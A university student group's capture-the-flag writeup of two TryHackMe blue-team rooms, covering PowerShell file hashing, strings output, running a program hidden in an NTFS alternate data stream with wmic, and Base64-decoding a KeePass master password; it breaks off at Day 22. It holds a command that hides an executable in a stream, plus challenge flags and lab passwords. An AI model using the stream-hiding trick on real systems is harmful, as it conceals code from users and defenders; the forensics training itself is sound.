PSP0201

Week 6

Writeup

Group Name: 404 Not Found

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102975	Loi Xinyi	Member
1211102751	Teo Yu Jie	Member
1211102753	Lim Cai Qing	Member


Day 21 [Blue Teaming] - Time for some ELForensics

Tools used: Kali Linux, Firefox, Powershell, Remmina


Solution/walkthrough:

Question 1


We deployed the remote machine, launched Remmina and keyed in the server, username, and password. We accepted the Certificate and were logged into the remote system.



We launched Powershell.



We moved over to the Documents directory and listed the contents. We read the contents of the text file db file hash and found the file hash for db.exe.



Question 2

We find the hash of the executable file with the command Get-FileHash -Algorithm MD5 deebee.exe.

```
PS C:\Users\littlehelper\Documents> ls


    Directory: C:\Users\littlehelper\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/23/2020  11:21 AM             63 db file hash.txt
-a----        11/23/2020  11:22 AM           5632 deebee.exe


PS C:\Users\littlehelper\Documents> cat 'db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm       Hash
---------       ----
MD5             5F037501FB542AD2D9B06EB12AED09F0


PS C:\Users\littlehelper\Documents>
```

Question 3

We find the SHA256 file hash of the mysterious executable within the Documents folder by changing MD5 to SHA 256.

```
</assembly>
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm       Hash
---------       ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED


PS C:\Users\littlehelper\Documents>
```

Question 4

We use the Strings command to find the hidden file on the executable file.


```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula deebee.exe
```

The flag was shown among the outputs.

```
Windows PowerShell
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehe
per\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hid
```

Question 5

The Powershell command used to view ADS was given in the walkthrough video/instructions.




Alternate Data Streams (ADS) is a file attribute specific to Windows **NTFS** (New Technology File System). Every file has at least one data stream ($DATA) and ADS allows files to contain more than one stream of data. Natively Window Explorer doesn't display ADS to the user. There are 3rd party executables that can be used to view this data, but Powershell gives you the ability to view ADS for files.

Malware writers have used ADS to hide data in an endpoint, but not all its uses are malicious. When you download a file from the Internet unto an endpoint there are identifiers written to ADS to identify that it was downloaded from the Internet.

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6

We run the command used to view ADS. We run the executable from hidedb stream with the command wmic process call create $(Resolve-Path ./deebee.exe:hidedb). We were then able to access our database and the flag was shown.



```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path ./deebe
e.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3168;
        ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents>
```

```
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option:
```


Question 7

After running the program, Sharika Spooner was found to be on the naughty list.

```
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner

Sucks for them .. Returning to the User Menu...
```

Question 8

Jaime Victoria was on the nice list.



Thought Process/Methodology:

First, we deployed the remote machine, launched Remmina, and keyed in the server, username, and password. We accepted the Certificate and were logged into the remote system. We then launched Powershell. We moved over to the Documents directory and listed the contents. We read the contents of the text file named db file hash and found the file hash for db.exe. Next, we find the hash of the executable file with the command Get-FileHash -Algorithm MD5 deebee.exe. We change the command from md5 to SHA256 to view the SHA256 file hash of the executable file. We use the Strings command to find the hidden file on the executable file and the flag was shown among the outputs. We run the command used to view ADS and found out that the ADS is actually in the same file in a stream called hidedb. We run the executable from this stream with the command wmic process call create $(Resolve-Path ./deebee.exe:hidedb). We were then able to access our database and the flag was shown. After running the program, Sharika Spooner was found to be on the naughty list whereas Jaime Victoria was on the nice list.


Day 22 [Blue Teaming] - Elf McEager becomes CyberElf

Tools used: Kali Linux, Firefox, Remmina, Cyberchef


Solution/walkthrough:

Question 1


We deployed the remote machine, launched Remmina, and keyed in the server, username, and password. We accepted the Certificate and were logged into the remote system.




We logged in and run the executable called KeePass.




We were prompted to enter the master password.




We entered the phrase mceagerrockstar and saw a message stating that the key is invalid.



We find that the folder name looks cryptic, like some sort of encoding.



We use CyberChef to decode the folder name from Base64 and the master key is thegrinchwashere.



Question 2

